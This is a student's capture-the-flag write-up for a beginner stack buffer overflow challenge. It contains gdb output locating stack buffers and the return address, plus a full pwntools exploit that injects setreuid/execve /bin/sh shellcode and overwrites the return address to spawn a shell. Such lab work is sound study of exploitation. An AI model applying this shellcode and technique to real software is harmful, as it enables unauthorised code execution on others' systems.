CTF Report: Your First BOF

2017313008 Kim TaeEun

```
~/your-first-bof gdb your-first-bof
```

First, open gdb to debug the your-first-bof program.

```
gef➤  disas main
Dump of assembler code for function main:
   0x08049278 <+0>:     push   ebp
   0x08049279 <+1>:     mov    ebp,esp
   0x0804927b <+3>:     and    esp,0xfffffff0
   0x0804927e <+6>:     call   0x80491a6 <comment_on_course>
   0x08049283 <+11>:    mov    eax,0x0
   0x08049288 <+16>:    leave
   0x08049289 <+17>:    ret
End of assembler dump.
```

```
gef➤  break comment_on_course
Breakpoint 1 at 0x80491a6: file your-first-bof.c, line 29.
```

Set break point to see return address in <comment_on_course>

```
gef➤  r
Starting program: /home/challenger/your-first-bof/your-first-bof

Breakpoint 1, comment_on_course () at your-first-bof.c:29
29      your-first-bof.c: No such file or directory.
__main__:2361: DeprecationWarning: invalid escape sequence '\á'
__main__:2361: DeprecationWarning: invalid escape sequence '\Û'
__main__:2361: DeprecationWarning: invalid escape sequence '\$'
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xf7efd808  →  0xffa31f2c  →  0xffa32848  →  "USER=challenger"
$ebx   : 0x0
$ecx   : 0x56e15ccd
$edx   : 0xffa31eb4  →  0x00000000
$esp   : 0xffa31e7c  →  0x08049283  →  <main+11> mov eax, 0x0
$ebp   : 0xffa31e88  →  0x00000000
$esi   : 0xf7efb000  →  0x001e8d6c
$edi   : 0xf7efb000  →  0x001e8d6c
$eip   : 0x080491a6  →  <comment_on_course+0> push esi
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow resum
e virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────────────── stack ────
0xffa31e7c|+0x0000: 0x08049283  →  <main+11> mov eax, 0x0        ←$esp
0xffa31e80|+0x0004: 0xf7efb000  →  0x001e8d6c
0xffa31e84|+0x0008: 0xf7efb000  →  0x001e8d6c
0xffa31e88|+0x000c: 0x00000000   ←$ebp
0xffa31e8c|+0x0010: 0xf7d30fb9  →  <__libc_start_main+249> add esp, 0x10
0xffa31e90|+0x0014: 0x00000001
0xffa31e94|+0x0018: 0xffa31f24  →  0xffa32819  →  "/home/challenger/your-first-
bof/your-first-bof"
0xffa31e98|+0x001c: 0xffa31f2c  →  0xffa32848  →  "USER=challenger"
```

You can see return address of <comment_on_course> (0xffa31e7c)

```
gef➤  info locals
comment = "\001\000\000\000$\037\243\377,\037\243\377\261\222\004\b"
sid = "\374\263\357\367\000\000 \000\000\000\000\000\343\222\004\b"
name = "\000\260\357\367\360\311\361\367\000\000\000\000R\245\324", <incomplete
 sequence \367>
gef➤  x/x comment
0xffa31e60:     0x00000001
gef➤  x/x sid
0xffa31e50:     0xf7efb3fc
gef➤  x/x name
0xffa31e40:     0xf7efb000
```

Address of comment: 0xffa31e60


Address of sid: 0xffa31e50

Address of name: 0xffa31e40

So, we can see the difference between the stack address values.

```python
from pwn import *

target='./your-first-bof'
p=process(target, stdin=PTY)
io=p

io.recv()
msg=str(io.recv())
msg=msg.split("name: ")[1]
msg=msg.split("addr of comment")[0]
addr_str=msg[:-2]
addr_hex=int(addr_str, 16)

# length=35; setreuid shell code
shellcode=b'\x6a\x31\x58\x31\xd2\xcd\x80\x89\xc3\x89\xc1\x6a\x
46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62
\x69\x89\xe3\x89\xd1\xcd\x80'

"""
In gdb,

Address of name: 0xffa31e40
Address of sid: 0xffa31e50
Address of comment: 0xffa31e60

return address: 0xffa31e7c
"""

data=shellcode[:16]
io.sendline(data)

data=shellcode[16:32]
io.sendline(data)

data=shellcode[32:35]+b'\x90'*25

data=data+p32(addr_hex)  # address of name
io.sendline(data)

io.interactive()
```

Exploit code in Python



Shell code was successfully injected.

flag: oV4tnK9N59oaSV9BM0uiYnZcU8v6xOr7